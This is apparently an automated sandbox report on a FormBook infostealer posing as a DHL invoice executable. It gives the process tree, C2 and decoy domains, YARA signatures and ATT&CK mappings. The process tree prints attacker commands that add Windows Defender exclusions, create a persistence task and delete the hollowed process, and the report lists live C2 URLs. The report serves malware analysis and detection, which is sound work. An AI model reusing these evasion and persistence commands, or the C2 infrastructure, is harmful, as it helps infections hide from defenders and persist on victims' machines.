
**ID:** 532856
**Sample Name:** DHL-D02816048INV.exe
**Cookbook:** default.jbs
**Time:** 18:55:41
**Date:** 02/12/2021
**Version:** 34.0.0 Boulder Opal

# Table of Contents


# Windows Analysis Report DHL-D02816048INV.exe

## Overview


### General Information

| | |
|---|---|
| Sample Name: | DHL-D02816048INV.exe |
| Analysis ID: | 532856 |
| MD5: | b3fa350f2e1ece9.. |
| SHA1: | 05726361dd7311.. |
| SHA256: | b5a0b2dd16e479.. |
| Tags: | DHL exe Formbook |
| Infos: | |

Most interesting Screenshot:



### Detection





FormBook

| | |
|---|---|
| Score: | 100 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Sigma detected: Bad Opsec Default…
- Tries to detect sandboxes and other…
- Sigma detected: Suspicius Add Tas…
- Performs DNS queries to domains w…

### Classification



## Process Tree

- **System is w10x64**
- DHL-D02816048INV.exe (PID: 7088 cmdline: "C:\Users\user\Desktop\DHL-D02816048INV.exe" MD5: B3FA350F2E1ECE97A44AE6AE1248B5A1)
  - powershell.exe (PID: 2504 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\Desktop\DHL-D02816048INV.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6576 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 2932 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\nWINpvYSWNVQ.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3560 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 2412 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\nWINpvYSWNVQ" /XML "C:\Users\user\AppData\Local\Temp\tmpA63A.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4796 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 1964 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
  - RegSvcs.exe (PID: 6704 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - colorcpl.exe (PID: 3540 cmdline: C:\Windows\SysWOW64\colorcpl.exe MD5: 746F3B5E7652EA0766BA10414D317981)
        - cmd.exe (PID: 2328 cmdline: /c del "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6148 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

## Malware Configuration

### Threatname: FormBook

```
{
  "C2 list": [
    "www.saponifiedeffects.com/sbe5/"
  ],
  "decoy": [
    "energistichealth.com",
    "fastnetgaming.com",
    "savethegreathighway.com",
    "pgonline000.online",
    "mri-fresno.com",
    "cleaningexpertsofcentralfl.com",
    "pl-id14826454.xyz",
    "jumtix.xyz",
    "cryptohealthpass.com",
    "thecommsite.xyz",
    "yz6022.com",
    "sethranderson.com",
    "energyclaimsteam.com",
    "northernprowellness.com",
    "megaroyalshop.com",
    "rdjunshi.com",
    "mspsignals.com",
    "fury.website",
    "citie-dct.com",
    "wideguesspunishment.xyz",
    "annarborstorage.info",
    "californiavenuesprogram.com",
    "opensourcedao.com",
    "precisionsolutionsinfo.com",
    "charleyschutz.com",
    "chatham-kenthomes.com",
    "colowi.digital",
    "darkperseus.net",
    "solar-tribe.com",
    "lighthousecreative.net",
    "texasmotorcycletransport.com",
    "unlockhomemade.com",
    "sahinkardeslerelektrik.xyz",
    "atozitgroup.com",
    "alexandrahowardevents.com",
    "lifeinstreams.com",
    "tenloe036.xyz",
    "dubaimistressemperatrix.com",
    "zoyathecollection.com",
    "windrowysxqtn.xyz",
    "metaphilippines.com",
    "healthywaterlife.com",
    "boypoll.space",
    "fidelspropiedades.com",
    "xbet973.com",
    "verpeilhuette.com",
    "mangotangoentertainment.com",
    "solfindel.com",
    "cwtbx.com",
    "celebrationsmagny.com",
    "yitongbag.com",
    "wappieparty.com",
    "kramacamas.quest",
    "wasl.xyz",
    "stylists411.com",
    "xn--kws549fp3p.com",
    "investguide.club",
    "alienthing.com",
    "beststyletosewwithguineafor.men",
    "a26d31d5d6986cbe.com",
    "rnjstudios.com",
    "choicenochoicegame.com",
    "myhkterstugroup.net",
    "115edinburghway.com"
  ]
}
```


# Yara Overview

## Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 0000000E.00000000.375889296.00000000078F8000.00000040.00020000.sdmp | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 0000000E.00000000.375889296.00000000078F8000.00000040.00020000.sdmp | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x16b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x11a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x17b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x192f:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0x41c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0x78f7:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x88fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| 0000000E.00000000.375889296.00000000078F8000.00000040.00020000.sdmp | Formbook | detect Formbook in memory | JPCERT/CC Incident Response Group | • 0x4819:$sqlite3step: 68 34 1C 7B E1<br>• 0x492c:$sqlite3step: 68 34 1C 7B E1<br>• 0x4848:$sqlite3text: 68 38 2A 90 C5<br>• 0x496d:$sqlite3text: 68 38 2A 90 C5<br>• 0x485b:$sqlite3blob: 68 53 D8 7F 8C<br>• 0x4983:$sqlite3blob: 68 53 D8 7F 8C |
| 0000000C.00000002.428933035.000000000400000.00000040.00000001.sdmp | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| 0000000C.00000002.428933035.000000000400000.00000040.00000001.sdmp | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x1b8f7:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x1c8fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| Click to see the 34 entries | | | | |

## Unpacked PEs

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 12.2.RegSvcs.exe.400000.0.raw.unpack | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| 12.2.RegSvcs.exe.400000.0.raw.unpack | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x1b8f7:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x1c8fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| 12.2.RegSvcs.exe.400000.0.raw.unpack | Formbook | detect Formbook in memory | JPCERT/CC Incident Response Group | • 0x18819:$sqlite3step: 68 34 1C 7B E1<br>• 0x1892c:$sqlite3step: 68 34 1C 7B E1<br>• 0x18848:$sqlite3text: 68 38 2A 90 C5<br>• 0x1896d:$sqlite3text: 68 38 2A 90 C5<br>• 0x1885b:$sqlite3blob: 68 53 D8 7F 8C<br>• 0x18983:$sqlite3blob: 68 53 D8 7F 8C |
| 12.0.RegSvcs.exe.400000.2.raw.unpack | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| 12.0.RegSvcs.exe.400000.2.raw.unpack | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x1b8f7:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x1c8fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| Click to see the 17 entries | | | | |

# Sigma Overview

## System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Possible Applocker Bypass

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

# Jbx Signature Overview

Click to jump to signature section

## AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

## Networking:

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

## E-Banking Fraud:

Yara detected FormBook

## System Summary:

Malicious sample detected (through community Yara rule)

## Data Obfuscation:

.NET source code contains potential unpacker

## Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

## Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

## Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

## HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)
- Adds a directory exclusion to Windows Defender

## Stealing of Sensitive Information:

- Yara detected FormBook


## Remote Access Functionality:

- Yara detected FormBook

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Scheduled Task/Job 1 | Scheduled Task/Job 1 | Process Injection 5 1 2 | Rootkit 1 | Credential API Hooking 1 | Security Software Discovery 2 2 1 | Remote Services | Credential API Hooking 1 | Exfiltration Over Other Network Medium | Encrypted Channel 1 | Eavesdrop Insecure Network Communica |
| Default Accounts | Shared Modules 1 | Boot or Logon Initialization Scripts | Scheduled Task/Job 1 | Masquerading 1 | Input Capture 1 | Process Discovery 2 | Remote Desktop Protocol | Input Capture 1 | Exfiltration Over Bluetooth | Ingress Tool Transfer 3 | Exploit SS7 Redirect Ph Calls/SMS |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Disable or Modify Tools 1 1 | Security Account Manager | Virtualization/Sandbox Evasion 3 1 | SMB/Windows Admin Shares | Archive Collected Data 1 | Automated Exfiltration | Non-Application Layer Protocol 3 | Exploit SS7 Track Devi Location |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Virtualization/Sandbox Evasion 3 1 | NTDS | Application Window Discovery 1 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Application Layer Protocol 1 3 | SIM Card Swap |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Process Injection 5 1 2 | LSA Secrets | Remote System Discovery 1 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communica |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Deobfuscate/Decode Files or Information 1 | Cached Domain Credentials | File and Directory Discovery 1 | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamming o Denial of Service |
| External Remote Services | Scheduled Task | Startup Items | Startup Items | Obfuscated Files or Information 4 | DCSync | System Information Discovery 1 1 2 | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol | Commonly Used Port | Rogue Wi-F Access Poi |
| Drive-by Compromise | Command and Scripting Interpreter | Scheduled Task/Job | Scheduled Task/Job | Software Packing 1 3 | Proc Filesystem | Network Service Scanning | Shared Webroot | Credential API Hooking | Exfiltration Over Symmetric Encrypted Non-C2 Protocol | Application Layer Protocol | Downgrade Insecure Protocols |
| Exploit Public-Facing Application | PowerShell | At (Linux) | At (Linux) | Timestomp 1 | /etc/passwd and /etc/shadow | System Network Connections Discovery | Software Deployment Tools | Data Staged | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | Web Protocols | Rogue Cell Base Static |

## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.


## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| DHL-D02816048INV.exe | 22% | Virustotal | | Browse |
| DHL-D02816048INV.exe | 38% | ReversingLabs | Win32.Spyware.Noon | |

### Dropped Files

No Antivirus matches

### Unpacked PE Files

| Source | Detection | Scanner | Label | Link | Download |
|---|---|---|---|---|---|
| 12.2.RegSvcs.exe.400000.0.unpack | 100% | Avira | TR/Crypt.ZPACK.Gen | | Download File |
| 12.0.RegSvcs.exe.400000.2.unpack | 100% | Avira | TR/Crypt.ZPACK.Gen | | Download File |
| 12.0.RegSvcs.exe.400000.1.unpack | 100% | Avira | TR/Crypt.ZPACK.Gen | | Download File |
| 12.0.RegSvcs.exe.400000.0.unpack | 100% | Avira | TR/Crypt.ZPACK.Gen | | Download File |

### Domains

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| www.tenloe036.xyz | 0% | Virustotal | | Browse |

### URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://www.tenloe036.xyz/sbe5/?6lCD=2d_DYnvpcjZhuXNp&2drL=hJVLAZMnnNruOqbGQPlMF5VPc4ENbq+TMFifUDKwKaxhTHZ11JYQSb+b1d7n+ALeG6Br | 0% | Avira URL Cloud | safe | |
| www.saponifiedeffects.com/sbe5/ | 0% | Avira URL Cloud | safe | |

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| mbwndp.g.ngxfence.org | 170.33.14.35 | true | true | | unknown |
| www.tenloe036.xyz | unknown | unknown | true | • 0%, Virustotal, Browse | unknown |
| www.stylists411.com | unknown | unknown | true | | unknown |

## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://www.tenloe036.xyz/sbe5/?6lCD=2d_DYnvpcjZhuXNp&2drL=hJVLAZMnnNruOqbGQPlMF5VPc4ENbq+TMFifUDKwKaxhTHZ11JYQSb+b1d7n+ALeG6Br | true | • Avira URL Cloud: safe | unknown |
| www.saponifiedeffects.com/sbe5/ | true | • Avira URL Cloud: safe | low |

## URLs from Memory and Binaries

## Contacted IPs

## Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 170.33.14.35 | mbwndp.g.ngxfence.org | Singapore | | 134963 | ASEPL-AS-APAlibabacomSingaporeE-CommercePrivateLimited | true |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 34.0.0 Boulder Opal |
| Analysis ID: | 532856 |
| Start date: | 02.12.2021 |
| Start time: | 18:55:41 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 10m 30s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | DHL-D02816048INV.exe |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 31 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 1 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |

| | |
|---|---|
| Classification: | mal100.troj.evad.winEXE@18/11@2/1 |
| EGA Information: | Failed |
| HDC Information: | • Successful, ratio: 65.2% (good quality ratio 59.7%)<br>• Quality average: 71%<br>• Quality standard deviation: 31.8% |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .exe |
| Warnings: | Show All |

# Simulations

## Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 18:56:44 | API Interceptor | 1x Sleep call for process: DHL-D02816048INV.exe modified |
| 18:56:55 | API Interceptor | 53x Sleep call for process: powershell.exe modified |

# Joe Sandbox View / Context

## IPs

**No context**

## Domains

**No context**

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| ASEPL-AS-APAlibabacomSingaporeE-CommercePrivateLimited | Payment Advice_pdf.exe | Get hash | malicious | Browse | • 170.33.12.250 |
| | xpbSY3omz8.exe | Get hash | malicious | Browse | • 170.33.12.250 |
| | Change Vessel Schedule Notice - LINAH017W#U9000#U8f49#U8b49#U660e.exe | Get hash | malicious | Browse | • 170.33.12.250 |
| | 11#U6708 16#U65e5 BL #U505a#U6cd5 SO NO J624 - #U9577#U5f91ISF DETAILS SO J624.exe | Get hash | malicious | Browse | • 170.33.12.250 |
| | sora.arm | Get hash | malicious | Browse | • 170.33.50.100 |
| | RFQ - JAKOB SELMER_pdf.exe | Get hash | malicious | Browse | • 170.33.12.250 |
| | Quote request.exe | Get hash | malicious | Browse | • 170.33.12.250 |
| | Lv9eznkydx.exe | Get hash | malicious | Browse | • 170.33.9.230 |
| | iWTgBKOolS.exe | Get hash | malicious | Browse | • 170.33.9.83 |
| | ICmyQqyEQF | Get hash | malicious | Browse | • 170.33.125.213 |
| | hqJ1ZK04j4 | Get hash | malicious | Browse | • 170.33.173.111 |
| | UZOM POWER.exe | Get hash | malicious | Browse | • 170.33.9.230 |
| | DHL Shipment Notification.PDF.exe | Get hash | malicious | Browse | • 170.33.9.230 |
| | DHL Shipment Notification,PDF.exe | Get hash | malicious | Browse | • 170.33.9.230 |
| | Drawing.exe | Get hash | malicious | Browse | • 170.33.9.230 |
| | TT-Bank-Slip.exe | Get hash | malicious | Browse | • 170.33.9.230 |
| | PO_2021005.exe | Get hash | malicious | Browse | • 170.33.9.230 |
| | POSWM240521.exe | Get hash | malicious | Browse | • 170.33.9.230 |
| | 4231.pdf.exe | Get hash | malicious | Browse | • 170.33.9.230 |
| | RFQ-14042021 Guangzhou Haotian Equipment Technology Co., Ltd,pdf.exe | Get hash | malicious | Browse | • 170.33.9.230 |

## JA3 Fingerprints

No context

## Dropped Files

No context

# Created / dropped Files

| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\DHL-D02816048INV.exe.log | |
|---|---|
| Process: | C:\Users\user\Desktop\DHL-D02816048INV.exe |
| File Type: | Unknown |
| Category: | modified |
| Size (bytes): | 1310 |
| Entropy (8bit): | 5.345651901398759 |
| Encrypted: | false |
| SSDEEP: | 24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE47mE4Ko88:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz6 |
| MD5: | D918C6A765EDB90D2A227FE23A3FEC98 |
| SHA1: | 8BA802AD8D740F114783F0DADC407CBFD2A209B3 |
| SHA-256: | AB0E9F716E31502A4C6786575C5E64DFD9D24AF99056BBE2640A2FA322CFF4D6 |
| SHA-512: | A937ABD8294BB32A612F8B3A376C94111D688379F0A4DB9FAA2FCEB71C25E18D621EEBCFDA5706B71C8473A4F38D8B3C4005D1589B564F9B1C9C441B6D3378<br>4 |
| Malicious: | **true** |
| Preview: | 1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21 |

| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 22172 |
| Entropy (8bit): | 5.604768809393749 |
| Encrypted: | false |
| SSDEEP: | 384:FtCD/04lXOBZl3l0aY++SggjultI237Y9gxSJ3xCT1MabZlbAV7OWDmZBDI+iiYv:aOBHlDMEClt JjxcQCqfwIVa |
| MD5: | 5379A3BA6E4C13DC86D136E3BB09190B |
| SHA1: | D0F122F5416A7CBB585AF9192CE198C8775F3B0B |
| SHA-256: | C1A3A35994225EB288AC7B90A83435CE92E92001648F06DA8C296290CEDA9CAE |
| SHA-512: | 224B528ACBEF721C688224B91CA3BFC884B19A32AFEFA7CDFB140215BB9908D766DF998E4FACA95C42A357A389CFF6DC8B9CF74D1113EF134C8262FA9F16AA<br>F8 |
| Malicious: | false |
| Preview: | @...e.....`.....h.....J.....@.....H.....<@.^.L."My...:<..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins |

